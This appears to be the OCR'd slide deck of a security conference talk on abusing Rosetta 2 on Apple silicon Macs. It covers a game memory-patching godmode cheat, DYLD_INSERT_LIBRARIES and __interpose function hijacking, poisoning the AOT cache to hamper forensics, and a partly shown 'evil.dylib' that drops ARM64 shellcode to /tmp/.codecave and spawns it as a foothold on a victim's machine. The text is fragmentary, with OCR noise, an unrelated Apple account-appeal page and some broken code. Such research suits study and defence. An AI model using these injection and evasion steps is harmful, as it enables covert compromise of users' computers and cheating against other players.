x0 = 0x0 (0)
x1 = 0x0 (0)
x2 = 0x0 (0)
x3 = 0x33 (51)
x4 = 0x3061AD3F0 (12987323376)
x5 = 0x3061AD560 (12987323744)
x6 = 0x7 (7)
x7 = 0x7F9F962F3E00 (140323396206080)
x8 = 0x1 (1)
x9 = 0x3061AD578 (12987323768)
x10 = 0x0 (0)
x11 = 0x7 (7)
x12 = 0x3061AD578 (12987323768)
x13 = 0x4 (4)
x14 = 0x7F9F962F3E00 (140323396206080)
x15 = 0x7F9F962F3E00 (140323396206080)
x16 = 0x20000000 (536870912)
x17 = 0x8 (8)
x18 = 0x10940DA70 (4450212464)
x19 = 0x11D631000 (4787998720)
x20 = 0xFFFF (65535)
x21 = 0x109412FB0 (4450234288)
x22 = 0x10108B000 (4312313856)
x23 = 0x0 (0)
x24 = 0x10101166B (4311815787)
x25 = 0x101280ED4 (4314369748)
x26 = 0x101281DF0 (4314373616)
x27 = 0x0 (0)
x28 = 0x7FF809126A36 (140703280818742)
fp = 0x201223F20 (8608956192)
lr = 0x101280ED4 (4314369748)
sp = 0x10940DA70 (4450212464)
pc = 0x101280124 (4314366244)
cpsr = 0x88001000 (2281705472)

Cube (74721)

Pointer

address

equals

0x6000038C4

All Write Execute

Max Le

Address: [0x10110DEF0]



[address] will be substituted with the pointer value read at address.
base("executable") will be substituted with the address of executable.
symbol("symbol") will be substituted with the address of symbol.
label("label") will be substituted with the address of label.

Cancel

OK

An idea with mach_vm_region - 0x10110DEF0 (health) - 0x100F34000 (base)

Player heath is at base() + 0x1D9EF0 !

```
unsafe fn get_base_address(task: task_t) -> Option<u64> {
    let mut address: mach_vm_address_t = 1;
    // define mach_vm_size_t, vm_basic_region_info, mach_port_name_t...
    unsafe {
        while mach_vm_region(
            //task, (mut)addr, (mut)size, VM_REGION_BASIC_INFO_64, vm_region_info, count, object_name
        ) == KERN_SUCCESS
        // run till kernel yells at us
        {
            let prot: i32 = info.protection.try_into().unwrap(); // we query vm_region_basic_info.protection here!
            if (prot & VM_PROT_READ != 0) && (prot & VM_PROT_EXECUTE != 0) {
                println!(
                    "{}: 0x{:x} - 0x{:x}",
                    "Found executable region".green(),
                    address,
                    address + size
                );
                return Some(address);
            }
            address += size; // get next chunk
        }
    }
    None
}
```

How do we make this godmode cheat?

Modifying memory in MacOS used to be FUN and COOL

- Dynamic and shared libraries bring in code for execution by being mapped in,
- `dyld` is how we resolve functions in these libs to LAZY_POINTERS in execs, check external functions are where in memory and put 'em there. `dlopen` will reject dylibs without signing via kernel.... damn....
- `ld` reserves space for these signatures for `codesign` when making libraries and executables for Mach.
- GateKeeper (n kernel gubbins) check notarisation and sigs... crap!!



nvm slay

Unsigned x86_64 code

A Mac with Apple silicon doesn't permit native arm64 code to execute unless a valid signature is attached. This signature can be as simple as an ad hoc code signature (`cf.codesign(1)`) that doesn't bear any actual identity from the secret half of an asymmetric key pair (it's simply an unauthenticated measurement of the binary).

For binary compatibility, translated x86_64 code is permitted to execute through Rosetta with no signature information at all. No specific identity is conveyed to this code through the device-specific Secure Enclave signing procedure, and it executes with precisely the same limitations as native unsigned code executing on an Intel-based Mac.



Making a game cheat with this knowledge

If you've used `LD_PRELOAD` to force a library to be into a process, we can use `DYLD_INSERT_LIBRARIES` to throw a .dylib file in a similar way.

```
DYLD_INSERT_LIBRARIES=/x86_64-apple-darwin/ac_itrn.dylib  
./assaultcube.app/Contents/MacOS/assaultcube --home=/Library/Application Support/assaultcube/v1.3  
--init -w960 -h600 -z32 -a0 -t0 -s8
```

This will run our hack, a dylib, that gets linked by an explicit `dlopen()` at runtime.

Rosetta 2 allows unsigned code so.... we can do that!



Psuedocode of a dylib to access health

Get the region ya want (this can be the proc, dylib or shared lib)

We can use DYLD_GET_IMAGE_HEADER which is like using image list in lldb but it will return the usize value of where it is.

```
fn get_base() -> Option<usize> {  
    return Some(_dyld_get_image_header(0) as usize)  
    // check where it's loaded via image list in lldb  
}
```

```
(lldb) image list "lemme get that address" = dyld_get_image_header(0)  
[ 0] F1B3693A-8ADB-3976-B892-DFC3FEF175FD 0x00000000100000000 /Users/noblenote/hello.out  
[ 1] 5DE0FDB7-2D66-31B5-8914-E171F18128B9 0x00000000200003000 /usr/lib/dyld  
[ 2] DD6134E7-5463-37FA-981C-A7B7E46B1394 0x000000001085d1000 /Users/noblenote/evil.dylib  
[ 3] 2764D37B-548B-3FB4-8040-DD3F618B96F5 0x00007ff8052d3000 /usr/lib/system/libsystem_kernel.dylib  
[ 4] F3F23067-F027-32D5-9EE5-F93879D69602 0x00007ff80531e000 /usr/lib/system/libsystem_platform.dylib  
[ 5] 0770755F-5800-7000-1700-150114740011 0x00007ff80531e000 /usr/lib/system/libsystem_platform.dylib
```



And then we can just walk our offsets to perform patching!

For this, we will walk to players health!

base() -> 0x1D9EF0 -> 0x0 -> 0x418

```
unsafe fn patch(offsets: Vec<usize>, base: usize) {  
    let mut walker = base;  
    for i in 0..offsets.len() - 1 {  
        walker = *(base  
            .wrapping_add(offsets[i] / std::mem::size_of::<usize>()));  
        // take base, add offset with wrapping  
        if addr = 0 {  
            // OH NO!!!!!!!  
        }  
    }  
    let final_address = (walker + offsets[offsets.len() - 1]) as *mut u64;  
    *final_address = 9999; // deref and pwn  
    println!("freaked it!");  
}
```



And that's the Hello World godmode cheat!

Two ways to make a sausage.

Do we want to have it run in process? (what we did)

Internal cheat: `DYLD_INSERT_LIBRARIES=ac_itrnr.dylib assaultcube.app`

Using `dyld_get_image_header`

Do we want to have an external process talk to AssaultCube?

External cheat: `./ac-extrnr <pid>`

Using `mach_vm_region` and `mach_task`

A lot of this considers how the anti-cheat works and what checks on this memory is done, and how. Can we pretend it's a natural health edit by internal/external/kernel ops?



assaultcube (27

Driver: 1.1

init: cfg

init: models

init: docs

init: localconnect

own IP: 0.0.0.0, censored own IP: 0.0.0.0, --, clock

auth challenge: SERVINFOCHALLENGE<(0) cn: 0 c: 0.0.0.

6f0d73653215771de243a63ac048a18b59da29 st: 0 ct: 2936

init: mainloop

could not read "private/authprivate.cfg"

resolving hostname packages.cubers.net succeeded (51.

pinging packages.cubers.net failed, err: could not co

65 6E 00 00 00 successfully pinged 0 media servers, 1 failure, 0 dis

02 00 00 00 00 read map packages/maps/official/ac_africa.cgz rev 16

00 00 00 00 00 ac_africa by \$N!P3R* with help from Snoosnoo

6D 0A 00 00 00 loaded textures (27 milliseconds)

0F 27 00 00 32 loaded mapmodels (66 milliseconds)

00 00 00 00 01 loaded mapsounds (0 milliseconds)

00 00 00 00 00 game mode is "TDM"

01 00 00 00 0A unarmed called a vote: load map ac_africa in mode TDM

00 00 00 00 13 vote passed

00 00 00 00 00 read map packages/maps/official/ac_africa.cgz rev 16

00 00 00 00 00 ac_africa by \$N!P3R* with help from Snoosnoo

00 00 00 00 00 loaded textures (0 milliseconds)

00 00 00 00 00 loaded mapmodels (0 milliseconds)

00 00 00 00 00 loaded mapsounds (0 milliseconds)

00 00 00 00 FF game mode is "TDM"

00 00 00 00 E6

00 00 00 00 00

01 00 00 00 00 Activating godmode...

00 00 00 00 00 Image name /Applications/AssaultCube.app/Contents/gam


le, ac 0:00 / 0:07

ound at address 0x1005c8000

Final patch address: 0x000007fb558317a18



If we wanted an aimbot - move vectors for a start



wait why isn't this the closer

(dark souls boss phase 2 moment)

What if I wanted a game that fucked *you* up instead



What Apple Silicon security standards look like

- In iOS, codesigning is **required**. ARM64 on MacOS requires a valid signature (ad-hoc/formal).
 - **All Mach-O files carry their signatures within themselves as a special section. This doesn't get mapped from the original x86 TEXT.**
- These tools are part of a system that negotiates around when Gatekeeper would fire, which prevents execution.
- **Translated x86 on Rosetta is allowed without signatures like we know - just SEND it!**



Rosetta 2 malwares

PoolRAT (2021 - 2025)

- Initially found in patched crypto DMGs on x86_64 (CISA/Mandiant)
- Mandiant reviewed PoolRAT that executed under Python 2 in x86-64 of a Universal/Fat binary.
- Started off as a crypto tool that was patched from an open-source project.

326d7836d580c08cf4b5e587434f6e5011ebf2284bbf3e7c083a8f41dac36ddd

Tags

backdoortrojan

Details

Name	CoinGoTradeUpgradeDaemon
Size	33312 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS DYLDLINK TWOLEVEL PIE>
MD5	0d195513534855e613bd7a29243565ab
SHA1	80923c208c2c821ed99e1ed8f50bd549598a210c
SHA256	326d7836d580c08cf4b5e587434f6e5011ebf2284bbf3e7c083a8f41dac36ddd
SHA512	d4c822252c03523a3e37edf314caa5142be230e2c34e3f5b648a944b88632e6e74a
ssdeep	192:fWkPKt21UilymPTTDO/kqMd+K2uk6aLc4eL:fWlogUKmPTT8

Mandiant PoolRAT Specimens

- `Python2` script that pulled down x86 Mach-O malware that installed unified binaries or 'fat' libraries (both x86 and ARM).
- The original x86-64 binary can be deleted by the malicious code, but the AOT file stays in `/var/db/oah`.
 - Attribution via Unified Logs (Rosetta 2 events are not verbose by default lol)
 - If SIP is disabled, you could remove the AOT too!
 - Static data like defined strings can be kept in the x86, woops!
- Forcing JIT by references to functions `(void)(void *)` means dynamic analysis is needed.

What these eggheads reckon

- Mandiant suggested '*Analysis of AOT.. FSEvents and Unified Logs (w/ custom profile)..*'
 - Unified logging has `oahd` binary names private by **default**.
 - We **do** keep evidence by AOT files. Unified Logs doesn't emit Rosetta 2 lookups between x86-64 TEXT to `runtime` s emitted ARM in `/var/db/oah` .
 - SIP denies user access to `oah` .
- AOT hashes are calculated from relatively easy characteristics of the x86-64 file, meaning patching can be done relatively easily to poison AOT.
- Console and logging is helpful, since persistence needs to be written to disk.

TLDR: This makes forensics difficult if you aren't adding these custom, non-default event logs!

AOT files are in a directory protected by SIP!

A binary can run *without* it's x86 instructions for a time via AOT and JIT by child procs or external libraries!

Rosetta 2 Attack Surfaces

- Injecting code via libraries (resolution via lazy binding and JIT),
- Exploitation of AOT cache characteristics,
- Rosetta 2 and Gatekeeper details,
- Understanding architecture *preference* (uname) via actual process execution.
 - tested that this means you can run ARM64 shellcode and it will get interpreted as x86 over the LLDB shim and other process that look in it's really funny
 - manual total store ordering mode unlocked
- Probably a bunch more crap



Rosetta 2 AOT Checksums

From Project Champollion

- AOT files for binaries are calculated into a SHA256 hash and stored in `/var/db/oah`.
- Rosetta 2's `runtime` appends AOT files via `0xcacaca01`, an undetailed load command.
- A 2.2GB 'shared' AOT cache contains all lookups for x86 <> ARM.

```
Load command 4
  cmd ?(0xcacaca01) Unknown load command
  cmdsize 32
00000090 0000001b 000000b0 00000001 00000470 00000000
Load command 5
  cmd LC_SYMTAB
  cmdsize 24
  symoff 8280
  nsyms 1
  stroff 8296
  strsize 40
noblenote@macos-dirty1 ~ %
```

offset for AOT
strlen("/Users/noblenote/hello.out")

offset to original execs name from AOT's __LINKEDIT

Hacking with our huge mind

AOT files calculate these hashes off relatively simple parameters (eg. full-path of a binary).

This can be leveraged to keep the same SHA hash - use external calls and the AOT hash didn't change in my testing!

```
noblenote@macos-dirty1 oah % find . | grep "hello.out.aot"
./a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/eaeb379b522d9a8483ecae4de6e6624c596b95e5229db3bd8208e002941f2618/hello.out.aot
./a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/05a81aa198b2075962be496ee5d7531197e263cce2173f7aff1296c0210d2585/patched_hello.out.aot
./a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/76ad4862cc8e9ba8dfac0028c372e825547100595c9ca8df50e4abfbdcf3ba8f/patched_hello.out.aot
noblenote@macos-dirty1 oah % find . | grep "hello.out.aot"
./a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/eaeb379b522d9a8483ecae4de6e6624c596b95e5229db3bd8208e002941f2618/hello.out.aot
./a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/05a81aa198b2075962be496ee5d7531197e263cce2173f7aff1296c0210d2585/patched_hello.out.aot
./a9900fbd18ee3c40d442c04039d6ba5a90763273dd1d633cf6c17df11e281fda/76ad4862cc8e9ba8dfac0028c372e825547100595c9ca8df50e4abfbdcf3ba8f/patched_hello.out.aot
noblenote@macos-dirty1 oah % find . | grep "hello.out.aot"
```



DYLD Attacks Like We Know How To Now Yay Cool

Child procs will retain it's preferred arch.

How far does it keep these ABI prefs...no idea! **ACTLR_EL1**, a system register, does flip it's first bit to enable TSO, but we don't know about other ones that might be important to mimic behaviours (AFPCR_EL0 for FP denormal/flush to ZR etc.)

Important

The system prevents you from mixing arm64 code and x86_64 code in the same process. Rosetta translation applies to an entire process, including all code modules that the process loads dynamically. For information on how to determine when your app is running under Rosetta translation, see [Determine whether your app is running as a translated binary](https://asahilinux.org/docs/hw/cpu/system-registers/).

<https://asahilinux.org/docs/hw/cpu/system-registers/>



Poisoned Dyllibs

What if we just put a `system()` in that poisoned dylib lol - `posix_spawn` ARM64 processes - yeah you can do that!

We can go a little further - could *patch* a binary itself to have this malicious code.

We've learnt together that a bunch of our code gets resolved at runtime, and libraries use relative paths or full paths to resolve where to look up details on other libraries.

With this in mind, we could use a binary... like AssaultCube... running under Rosetta 2 to launch apps that are already a-OK in MacOS as a foothold on someones computer.



Leveraging Lazy Binding

In these binaries, shared library calls are stubbed and resolved by `dyld` on runtime. So not much could change in the main binary if the library itself had massive changes.

```
*****
*                                THUNK FUNCTION                                *
*****
thunk undefined _SDL_Init()
→ Thunked-Function: @rpath/SDL2.framework/V...
⚠ <UNASSIGNED>    <RETURN>
_SDL_Init                                     XREF [3]:      FUN_1000769c0:1000770a0
                                                100155fa6(j), 1001ac2d0
      JMP          qword ptr [->_SDL_Init]
```

Gatekeeper and Codesigning

The original Intel binary is `_TEXT` and is read at headers for Mach metadata *like* codesigning, it just isn't required.

Good examples of CVEs in this domain:

CVE-2022-26766 - Parsing flaw of signatures

CVE-2026-28914 - Craft ZIP archives bypass GateKeeper checks for sigs/notarisation

Rosetta 2 is intentionally bypassing this though!



Reinstate a terminated developer account


If your Apple Developer Program account has been terminated, you can petition the App Review Board to have your account reinstated.

To receive a prompt decision, make sure to:

- Provide specific reasons why your account should be reinstated.
- Identify improvements you've made or will make to comply with the App Review Guidelines and the Apple Developer Program License Agreement.
- If possible, offer additional information clarifying past issues with your apps or account.

To appeal app rejections, app removals, or pending account terminations, [use this form instead](#).

Developer Information

A large black rectangular box redacting the developer information section of the form.

Rosetta 2 Malwares

OKAY RECAP TIME

- We know characteristics of how AOT's are identified to force JIT resolution or inline from x86.
 - Since DYLD resolves at runtime, we can swizzle (2 libraries, one hands over the pointer to the called function)
- We know heaps about what we can spawn with Rosetta!
 - Invoke new processes (child, posix_spawn)
 - Mach-O messages over inter-process comms.
 - And we understand what we can do to match the hashed AOT files most of the time lmao



Making a game... hack

The Mission

1. Find a function that calls a library.
2. Create a library that installs under that library.
3. Patch the game binary to have an LD_COMMAND to then allow swizzling!

SDL Framework

A Framework I found out is just a shared library so all this gunk is the same.

Let's enumerate!

Contents

Frameworks

 Ogg.framework

 SDL2_image.framework

 SDL2.framework

 Vorbis.framework

 Info.plist

 MacOS

 PkgInfo

 Resources

0x1001ac2a8
__la_symbol_ptr
(LAZY_SYMBOL_POINTERS)
{0x1001ac168-0x1001acc90}
Read-

1001ac2a8
int64_t
(* const
_SDL_GetThreadID
())
=
0x1001568fc

1001ac2b0
int64_t
(* const
_SDL_GetTicks
())
=
_SDL_GetTicks

1001ac2b8
int64_t
(* const
_SDL_GetVersion
())
=
_SDL_GetVersion

1001ac2c0
int64_t
(* const
_SDL_GetWindowFlags
())
=
_SDL_GetWindowFlags

1001ac2c8
int64_t
(* const
_SDL_GetWindowSize
())
=
_SDL_GetWindowSize

1001ac2d0
int64_t
(* const
_SDL_Init
())
=
_SDL_Init

1001ac2d8
int64_t
(* const
_SDL_InitSubSystem
())
=
_SDL_InitSubSystem

1001ac2e0
int64_t
(* const
_SDL_LoadWAV_RW
())
=
_SDL_LoadWAV_RW

1001ac2e8
int64_t
(* const
_SDL_LockMutex
())
=
_SDL_LockMutex

1001ac2f0
int64_t
(* const
_SDL_PollEvent
())
=
_SDL_PollEvent

1001ac2f8
int64_t
(* const
_SDL_Quit
())
=
0x100156960

1001ac300
int64_t
(* const
_SDL_SaveBMP_RW
())
=
0x100156970

1001ac308
int64_t
(* const
_SDL_SemPost
())
=
0x100156980

1001ac310
int64_t
(* const
_SDL_SemTryWait
())
=
0x100156990

1001ac318
int64_t
(* const
_SDL_SemValue
())
=
_SDL_SemValue

1001ac320
int64_t
(* const
_SDL_SemWait
())
=
0x100156992

1001ac328
int64_t
(* const
_SDL_SemWaitTimeout
())
=
_SDL_SemWaitTimeout

1001ac330
int64_t
(* const
_SDL_SetHintWithPriority
())
=
_SDL_SetHintWithPriority

100200590	00	00	00	00	00
1002005a0	00	00	00	00	00
1002005b0	00	00	00	00	00
1002005c0	00	00	00	00	00
1002005d0	00	00	00	00	00
1002005e0	00	00	00	00	00
1002005f0	00	00	00	00	00
100200600	00	00	00	00	00
100200610	00	00	00	00	00
100200620	00	00	00	00	00
100200630	00	00	00	00	00

noice

```
(noblepaws🐾)>image list
[ 0] 5CD68DC6-860C-35FB-865A-10423F8323A0 0x00000000100000000 /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/MacOS/assaultcube
[ 1] 10E639EE-4336-3D8E-87D7-A3FFB8570DEB 0x0000000019fcbd000 /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa
[ 2] 863BB312-F115-32B0-889F-D3B42857A7A6 0x0000000019028a000 /usr/lib/libz.1.dylib
[ 3] E473AA13-611E-32CB-A676-213173E3AA9E 0x000000002259d8000 /System/Library/Frameworks/OpenGL.framework/Versions/A/OpenGL
[ 4] D65E4112-C151-3FF8-BEB7-4841436012D6 0x00000000190340000 /usr/lib/libSystem.B.dylib
[ 5] FF182FDE-8926-3DFB-8D12-C1258443F67F 0x00000000198a0d000 /System/Library/Frameworks/CoreServices.framework/Versions/A/CoreServices
[ 6] 971A5E07-0FDD-3B40-A05F-5917D5CE592 0x0000000022b752000 /System/Library/Frameworks/OpenAL.framework/Versions/A/OpenAL
[ 7] FF1D8AE4-4B5F-33F1-A30A-4183B9CB414F 0x0000000018008c000 /usr/lib/libobjc.A.dylib
[ 8] A237EF81-B68B-37BA-A165-92C965529534 0x00000000180114000 /usr/lib/dyld
[ 9] 5013C0F8-84A9-3B56-9FEB-C353816A750F 0x00000000180401000 /usr/lib/libc++.1.dylib
[10] 0B1CB784-01E7-3C14-8D2A-C9B51C1B357C 0x00000000000000000 /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/Ogg.framework/Versions/A/Ogg
[11] A4A65829-8E76-3338-9EBD-14B51E50FA59 0x00000000000000000 /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/SDL2_image.framework/Versions/A/SDL2
[12] F76D1DCE-E79F-3F3F-B875-A09B769E1441 0x00000000000000000 /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/SDL2.framework/Versions/A/SDL2
[13] 37D35B74-DD4F-3695-A76F-540950A870DD 0x00000000000000000 /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/Vorbis.framework/Versions/A/Vorbis
```

```
init: sdl (2.0.14)
[ TiD: 1 ]-----[regs]
RAX: 0xCA4ABBB0040B00D5  RBX: 0x0000000030431FC80  RBP: 0x0000000030431FC60  RSP: 0x0000000030431FAB8  o d I t s z a P c
RDI: 0x0000000000000021  RSI: 0x000000000000120A8  RDX: 0x00007FF850A15A68  RCX: 0x000000007FFFFFFE  RIP: 0x00000000108E2ECE0
R8: 0x00007FF850A15A60   R9: 0x0000000000000000  R10: 0x00000000FFFFFFF0  R11: 0x0000000000000000  R12: 0x0000000030431FC80
R13: 0x0000000000000000  R14: 0x000000000000000A  R15: 0x0000000010017ACAA
CS: 002B  FS: 0000  GS: 0000
```

```
-----[code]
SDL_Init @ /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/SDL2.framework/Versions/A/SDL2:
-> 0x108e2ece0 (0x6ece0): 55          push    rbp
0x108e2ece1 (0x6ece1): 48 89 e5      mov     rbp, rsp
0x108e2ece4 (0x6ece4): 5d          pop     rbp
0x108e2ece5 (0x6ece5): 20 70 e9 0e 00 jmp     qword ptr [rip + 0xee97d]
0x108e2ecf0 (0x6ecf0): 0f 1f 44 00 00 nop     dword ptr [rax + rax]
```

#noise #cool

```
SDL_InitSubSystem @ /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/SDL2.framework/Versions/A/SDL2:
0x108e2ecf0 (0x6ecf0): 55          push    rbp
0x108e2ecf1 (0x6ecf1): 48 89 e5      mov     rbp, rsp
0x108e2ecf4 (0x6ecf4): 5d          pop     rbp
```

Lets use this as our function to hijack

```
-----
Process 70033 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00000000108e2ece0 SDL2`SDL_Init
Target 0: (assaultcube) stopped.
(noblepaws) >image lookup -n SDL_Init -v
1 match found in /Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/SDL2.framework/Versions/A/SDL2:
Address: SDL2[0x0000000000006ece0] (SDL2.__TEXT.__text + 433280)
Summary: SDL2`SDL_Init
Module: file = "/Applications/AssaultCube.app/Contents/gamedata/assaultcube.app/Contents/Frameworks/SDL2.framework/Versions/A/SDL2", arch = "x86_64"
Symbol: id = {0x0000013d}, range = [0x00000000108e2ece0-0x00000000108e2ecf0), name="SDL_Init"
```

Swizzle Up

`__DATA__interpose` sections contain tuples of function pointers for original and replacement functions.

`DYLD_INSERT_LIBRARIES` is different, but similar. It is restrictive, but works OK in Rosetta due to lack of needing code sigs.



```
// clang -arch x86_64 -dynamiclib interpose.c -o
#include <stdio.h>

// re-use it wherever this way!!! clang will fix it up
#define DYLD_INTERPOSE(_replacement, _replacee)
    __attribute__((used)) static struct {
        const void* replacement;
        const void* replacee;
    } _interpose_##_replacee __attribute__((section("__DATA, __interpose"))) = {
        (const void*) (unsigned long) &_replacement,
        (const void*) (unsigned long) &_replacee
    };

int my_printf(const char *format, ...)
{
    int ret = printf("Hello from interpose... uh oh!!!\n");
    return ret;
}

DYLD_INTERPOSE(my_printf, printf);
```



```
DYLD_INSERT_LIBRARIES=./interpose.dylib ./hello
Hello from interpose... uh oh!!!
```

now i am printf

printf("chopped")



Swizzling

Let's capture everything the usual `SDL_Init` requires

summercon 2026 - nicole (noble)note

> Uint32: flags

Set a 'bool' for running hijack code

*/

we have to get our own `SDL_init` from `SDL.Framework`

```
typedef unsigned int Uint32;
```

```
extern int SDL_Init(Uint32 flags);
```

// Mac OSX Internals thank you

```
#define DYLD_INTERPOSE(_replacement, _replacee)
```

```
__attribute__((used)) static struct {
```

```
    const void *replacement;
```

```
    const void *replacee;
```

```
    // put struct into __DATA,__interpose
```

```
    // ((used)) is so it isn't stripped during clang
```

```
} _interpose_##_replacee __attribute__((section("__DATA, __interpose"))) = {
```

```
    (const void*) (unsigned long) &_replacement,
```

```
    (const void*) (unsigned long) &_replacee
```

```
};
```

tell clang to not strip this code

put it in `__DATA, __interpose` section

```
static void embed_codecave(char *);
```

/*

ARM64 posix_spawn to ask process creation

Write ARM64 shellcode to /tmp/.codecave

posix_spawn from it!

*/

and then the fun begananan...

```
static void embed_codecave(char* sc) {
```

```
    printf("%s[DEBUG][ARM_CODECADE] - CALLED EMBED_CODECADE\n%s"), LINE_BREAK, LINE_BREAK;
```

```
    size_t len_sc = CODECAVE_SIZE;
```

```
    const char *path = "/tmp/.codecave";
```




```

84 // Shared Library constructors and destructors
85 // when dyld calls these when loading or dropping evil.dylib this is run.
86 // Not *exactly* required here, but good for understanding load order.
87 ▼ __attribute__((constructor)) static void evil_constructor(void) {
88     printf("\n\n[evil.dylib] loaded before main()\n\t--> (INFO) SDL.framework not available, injection at SDL_Init()
89
90 }
91
92 ▼ __attribute__((destructor)) static void evil_destructor(void) {
93     printf("\n\n[evil.dylib] Exiting from evil.dylib! ^__^\n\n\n\n");
94 }
95
96 // Set up the swizzling via DYLD_INTERPOSE
97 static int SDL_Init_Hijack(Uint32 flags);
98 DYLD_INTERPOSE(SDL_Init_Hijack, SDL_Init)
99
100
101 /*
102 SDL_Init refers to our .dylib SDL_Init_Hijack
103
104 Set 'bool' for one-time exec... altho SDL_Init runs once rly & is synonym for a lot of other SDL2 subsystems.
